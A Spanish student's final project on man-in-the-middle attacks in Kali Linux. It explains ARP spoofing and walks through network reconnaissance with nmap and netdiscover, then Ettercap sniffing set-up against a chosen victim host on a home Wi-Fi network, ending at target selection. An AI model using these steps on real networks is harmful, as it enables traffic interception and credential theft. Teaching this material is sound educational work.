



**KALI LINUX**

# **CIBERSEGURIDAD EN KALI LINUX**

PROYECTO FINAL CICLO FORMATIVO DE GRADO SUPERIOR

**José García Cantos**

IES UNIVERSIDAD LABORAL 2017-2019

**2ºSTI**

# Índice

Presentación.....	2
¿Qué es MITM? .....	3
Esquema y Planteamiento.....	4
Conceptos básicos.....	5
Ataque Man In The Middle .....	6
1. Recopilación de información .....	6
1.1 Nmap.....	7
1.2 netdiscover.....	9
2. Sniffing .....	10
2.1 Ettercap .....	10
2.2 Bettercap (HTTP) .....	14
2.3 Bettercap (HTTPS).....	16
3. Backdoor en Android .....	18
3.1 Evil-Droid .....	18

## Videotutorial

Nmap y Netdiscover	00:00 min
Ettercap	04:30 min
Bettercap HTTP	07:52 min
Bettercap HTTPS	10:57 min
Evil-Droid	13:23 min

# Presentación

Me llamo Josué García y soy alumno del Ciclo Formativo de Grado Superior de Sistemas de Telecomunicaciones e Informáticos. Mi proyecto está relacionado con la asignatura impartida por Carlos Villora de Redes Telemáticas.

Desde siempre la informática y la ciberseguridad llamaron bastante mi atención, siempre me interesó la forma de poder acceder a cierta información, tener control de accesos o descubrir vulnerabilidades en sistemas operativos o programas. Motivado por ello, me animé a cursar el Grado Medio de Sistemas Microinformáticos y Redes Locales el cual superé con bastante satisfacción, sobre todo en asignaturas como Seguridad Informática.

Es por eso que mi idea de proyecto veía que podía encajar más con la asignatura de Redes Telemáticas, ya que es la asignatura más vinculada a la parte de software.

Mi idea final de proyecto consta de un conjunto de utilidades recogidas en su mayoría en el sistema operativo Kali Linux, para la recopilación de información y acceso mediante ataques Man In The Middle. Con ello trato de mostrar lo simple que puede llegar a ser extraer información privada que usamos a diario mediante Internet como podrían ser accesos redes sociales, usos de cuentas bancarias...

# ¿Qué es MITM?


La seguridad es un problema que siempre debemos tener en cuenta, ya que no existe la seguridad 100% efectiva, la mayor prueba de ello es que las comunicaciones son cada vez más seguras en Internet y a pesar de ello siempre se encuentran fallas a estos sistemas.

Aquí entran en juego los ataques llamados MITM, pero... ¿Qué es un ataque Man In The Middle?

MITM es un método de ataque en el cual se produce un “envenenamiento” de las tablas ARP, que consiste en inundar la red con paquetes ARP indicando que nuestra MAC es la MAC asociada a la IP de la VÍCTIMA y que nuestra MAC está también asociada a la IP del ROUTER.

De este modo, todas las máquinas actualizarán sus tablas con esta nueva información maliciosa por lo que cada vez que alguien quiera enviar un paquete a través del router, ese paquete no será recogido por el router, sino por nuestra máquina, pues se dirige a nuestra dirección MAC, y cada vez que el router u otra máquina envíe un paquete a nuestra víctima sucederá lo mismo.

Esta parte es fundamental ya que si el envenenamiento solo se produjese en la víctima y no en el router, nos sería imposible enviar la información solicitada, por lo que el ataque fallaría.



Este proceso puede realizarse tanto en redes LAN o WLAN, lo cual lo hace especialmente peligroso en zonas como cafeterías, aeropuertos o más concretamente cualquier punto Wi-Fi gratuito al que nos conectamos sin conocer quien lo gestiona.

# Esquema y Planteamiento

Para este proyecto vamos a usar una red privada Wi-Fi de un domicilio como zona de pruebas, esta red está compuesta por varios dispositivos, teléfonos móviles, videoconsolas y equipos. El ataque se realizará vía Wi-Fi ya que es un método que nos permitirá más fácilmente simular una situación cotidiana. En este caso disponemos de un equipo (HP250) conectado vía Wi-Fi al router (Router Vodafone) al cual trataremos de analizar su tráfico mediante otro equipo (HP ProBook 4510s)



HP 250 G1

Equipo Víctima




HP ProBook  
4510S

Equipo atacante



Router Avanzado  
Vodafone

Dispositivo de  
interconexión



# Conceptos básicos

<b>Dirección IP</b>	Conjunto de cuatro octetos que identifican a un dispositivo en una red
<b>Dirección MAC</b>	Al igual que la dirección IP, es un identificador de un dispositivo físico, con la diferencia que este es una combinación hexadecimal única.
<b>Apt get-update</b>	Comando de terminal que nos permite actualizar la lista de paquetes disponibles
<b>Apt-get upgrade</b>	Comando de terminal que nos permite instalar las últimas versiones de las aplicaciones encontradas previamente con el comando anterior
<b>Ifconfig</b>	Muestra información vinculada con la tarjeta de red de nuestro dispositivo desde Linux
<b>Ipcnfig</b>	Muestra información vinculada con la tarjeta de red de nuestro dispositivo desde Windows
<b>Nmap</b>	Aplicación que nos permite detectar dispositivos asociados a una dirección IP de una red
<b>Netdiscover</b>	Aplicación que nos permite detectar dispositivos asociados a una dirección IP de una red
<b>Sniffing</b>	Método por el cual se analiza el tráfico de paquetes que circula por una red
<b>ARP</b>	Protocolo que permite encontrar la dirección MAC equivalente a una determinada dirección IP, actuando como traductor e intermediario.
<b>ARP-spoofing</b>	Método por el cual se produce un “envenenamiento” de las tablas ARP para acceder a un equipo
<b>Http</b>	Protocolo de transferencia de texto utilizado en las páginas webs, seguridad nula, texto plano sin cifrar.
<b>Ettercap</b>	Aplicación que nos permite realizar ataques MITM
<b>Https</b>	Variante de Http donde la información se encuentra cifrada se encuentra cifrada
<b>Bettercap</b>	Aplicación más actualizada que nos permite realizar ataques MITM
<b>Backdoor</b>	Código parte de un sistema que nos permite acceder a él sin pasar por autenticación previa
<b>APK</b>	Aplicación móvil

# Ataque Man In The Middle

\*Todos los pasos mostrados se han realizado siendo superusuario\*

## 1. Recopilación de información

Una vez que nuestro equipo atacante ha conseguido acceder a la red podemos analizar los dispositivos conectados a ella y recopilar información que puede ser necesaria, como direcciones IP, direcciones MAC, descripción del dispositivo a atacar...

Pero antes debemos saber qué dirección IP se nos ha asignado y en que red nos encontramos para ello nos dirigimos a nuestro termina y tecleamos `ifconfig`

```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
device interrupt 17

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 28 bytes 1516 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 28 bytes 1516 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.0.29 netmask 255.255.255.0 broadcast 192.168.0.255
inet6 fe80::37ba:9953:4b6b:e20a prefixlen 64 scopeid 0x20<link>
ether 0c:60:76:72:f0:f3 txqueuelen 1000 (Ethernet)
RX packets 52421 bytes 71736924 (68.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 31772 bytes 7246591 (6.9 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@XXIX:~#
```

Ya que estamos utilizando una conexión vía Wi-Fi nos fijamos en la interfaz `wlan0`, que es nuestra tarjeta wifi, y comprobamos que nos asigna la **dirección 192.168.0.29** con una **máscara de red 255.255.255.0**, esto quiere decir que nos encontramos en una **red tipo 192.168.0.0/24**.


Con esta información ya podemos avanzar y analizar dicha red.

## 1.1 Nmap

Podemos acceder a la aplicación de dos formas, o bien nos dirigimos a [Aplicaciones/Análisis de Vulnerabilidad/Nmap](#) o bien nos dirigimos a un terminal y tecleamos directamente **nmap**.

Una vez ahí nos aparecerán todos los parámetros con los que está asociado el comando

Previamente hemos descubierto que dirección IP se nos ha asignado y por tanto, hemos descubierto que dirección IP tiene la red en la que nos ubicamos.



```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@XXIX:~# nmap -v -sn 192.168.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-08 00:27 CET
Initiating ARP Ping Scan at 00:27
Scanning 255 hosts [1 port/host]
```

Ahora añadimos el comando **nmap -v -sn 192.168.0.0/24**

**Con -v** estamos indicando que nos muestre la información en pantalla

**Con -sn** indicamos que haga un ping a cada uno de los hosts de esa red para comprobar su conectividad.

```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
Nmap scan report for 192.168.0.240 [host down]
Nmap scan report for 192.168.0.241 [host down]
Nmap scan report for 192.168.0.242 [host down]
Nmap scan report for 192.168.0.243 [host down]
Nmap scan report for 192.168.0.244 [host down]
Nmap scan report for 192.168.0.245 [host down]
Nmap scan report for 192.168.0.246 [host down]
Nmap scan report for 192.168.0.247 [host down]
Nmap scan report for 192.168.0.248 [host down]
Nmap scan report for 192.168.0.249 [host down]
Nmap scan report for 192.168.0.250 [host down]
Nmap scan report for 192.168.0.251 [host down]
Nmap scan report for 192.168.0.252 [host down]
Nmap scan report for 192.168.0.253 [host down]
Nmap scan report for 192.168.0.254 [host down]
Nmap scan report for 192.168.0.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 00:27
Completed Parallel DNS resolution of 1 host. at 00:27, 0.02s elapsed
Nmap scan report for 192.168.0.29
Host is up.
Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (6 hosts up) scanned in 4.73 seconds
Raw packets sent: 507 (14.196KB) | Rcvd: 7 (196B)
root@XXIX:~#
```

```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
Nmap scan report for 192.168.0.10 [host down]
Nmap scan report for 192.168.0.17 [host down]
Nmap scan report for 192.168.0.18 [host down]
Nmap scan report for 192.168.0.19 [host down]
Nmap scan report for 192.168.0.20
Host is up (0.065s latency).
MAC Address: [redacted] (Murata Manufacturing)
Nmap scan report for 192.168.0.21
Host is up (0.065s latency).
MAC Address: [redacted] (InPro Comm)
Nmap scan report for 192.168.0.22
Host is up (0.053s latency).
MAC Address: [redacted] (Unknown)
Nmap scan report for 192.168.0.23 [host down]
Nmap scan report for 192.168.0.24 [host down]
Nmap scan report for 192.168.0.25
Host is up (0.070s latency).
MAC Address: [redacted] (Liteon Technology)
Nmap scan report for 192.168.0.26 [host down]
Nmap scan report for 192.168.0.27 [host down]
Nmap scan report for 192.168.0.28 [host down]
Nmap scan report for 192.168.0.30 [host down]
Nmap scan report for 192.168.0.31 [host down]
Nmap scan report for 192.168.0.32 [host down]
Nmap scan report for 192.168.0.33 [host down]
```

Si hacemos scroll hacia la parte superior una vez que ha finalizado podemos encontrarnos con un listado de todas las direcciones IP de la red con el indicativo de si dicho host está activo o fuera de línea.


Si está activo además nos muestra información adicional como un nombre descriptivo del dispositivo o incluso su dirección MAC, con algo tan simple como un comando.

Con esta información el atacante solo tendría que elegir una víctima de las mostradas en el listado y proceder al ataque, pero antes vamos a mostrar un método alternativo a nmap.

## 1.2 netdiscover

La forma de utilizar netdiscover es similar a nmap, necesitamos el comando y los parámetros para mostrar la información.

De nuevo accedemos a netdiscover mediante [Aplicaciones/Recopilación de Información/netdiscover](#) o bien abrimos un terminal y tecleamos `netdiscover`



```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
Written by: Jaime Penalba <jpenalbae@gmail.com>


Usage: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-F filter] [-s time] [-c count] [-n node] [-dfPLNS]
-i device: your network device
-r range: scan a given range instead of auto scan. 192.168.0.0/24,/16,/8
-l file: scan the list of ranges contained into the given file
-p passive mode: do not send anything, only sniff
-m file: scan a list of known MACs and host names
-F filter: customize pcap filter expression (default: "arp")
-s time: time to sleep between each ARP request (milliseconds)
-c count: number of times to send each ARP request (for nets with packet loss)
-n node: last source IP octet used for scanning (from 2 to 253)
-d ignore home config files for autoscan and fast mode
-f enable fastmode scan, saves a lot of time, recommended for auto
-P print results in a format suitable for parsing by another program and stop after active scan
-L similar to -P but continue listening after the active scan is completed
-N Do not print header. Only valid when -P or -L is enabled.
-S enable sleep time suppression between each request (hardcore mode)

If -r, -l or -p are not enabled, netdiscover will scan for common LAN addresses.
root@XXIX:~# netdiscover -i wlan0 -r 192.168.0.0/24
```

Tecleamos `netdiscover -i wlan0 -r 192.168.0.0/24`

Con `-i` estamos indicando nuestra tarjeta de red

Con `-r` indicamos el rango de dirección que queremos analizar



```
root@XXIX: ~
Archivo Editar Ver Buscar Terminal Ayuda
Currently scanning: 192.168.0.0/24 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 208

-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.0.1       08:00:27:00:00:00  1      60  Sagemcom Broadband SAS
192.168.0.22      08:00:27:00:00:00  1      64  Sagemcom Broadband SAS
192.168.0.20      08:00:27:00:00:00  1      42  Murata Manufacturing Co., Lt
192.168.0.21      08:00:27:00:00:00  1      42  InPro Comm
```

Podemos comprobar cómo nos aparecen los dispositivos activos, junto a su IP, dirección MAC y su hostname

## 2. Sniffing

Una vez que hemos recopilado la información necesaria, podemos pasar a la parte de sniffing o análisis de tráfico. Cabe destacar que el análisis de tráfico que pudiéramos realizar con programas tipo Wireshark, sería únicamente del tráfico existente entre la maquina donde estuviera instalado dicho programa con el resto de equipo, pero no podríamos averiguar el trafico existente entre una máquina adyacente con el router.

Para ello vamos a comenzar hablando de Ettercap y la forma de utilización


### 2.1 Ettercap

Accedemos a Ettercap mediante [Lugares/Husmeando y Envenenando/Ettercap](#)


Una vez ahí se nos muestra la siguiente ventana:




Lo primero que debemos tener en cuenta es tener [activado el Modo Promiscuo](#), este viene por defecto activo pero conviene asegurarse que este habilitado.



Ahora pasamos a seleccionar la *opción Sniff/Unified sniffing* y seleccionamos la *tarjeta de red wlan0* que estamos utilizando para analizar el trafico y hacemos *click en Aceptar*.




Seguido de esto necesitamos indicarle a Ettercap que máquina queremos seleccionar como víctima del sniffing, por tanto haremos *click en Hosts/Scan for hosts* y tras un par de segundos comprobamos que el escaneo ya *ha detectado 4 hosts* en la red, haremos *click en Host List para visualizarlos*




```
-----  
Lua: no scripts were specified, not starting up!  
Starting Unified sniffing...  
  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
4 hosts added to the hosts list...
```

Marcamos este caso la *dirección 192.168.0.25 que hace referencia al equipo HP250 con un click* y seguido *clickamos sobre la opción Add to Target 1.*

En cuadro de información inferior vemos que se ha confirmado como *TARGET 1*

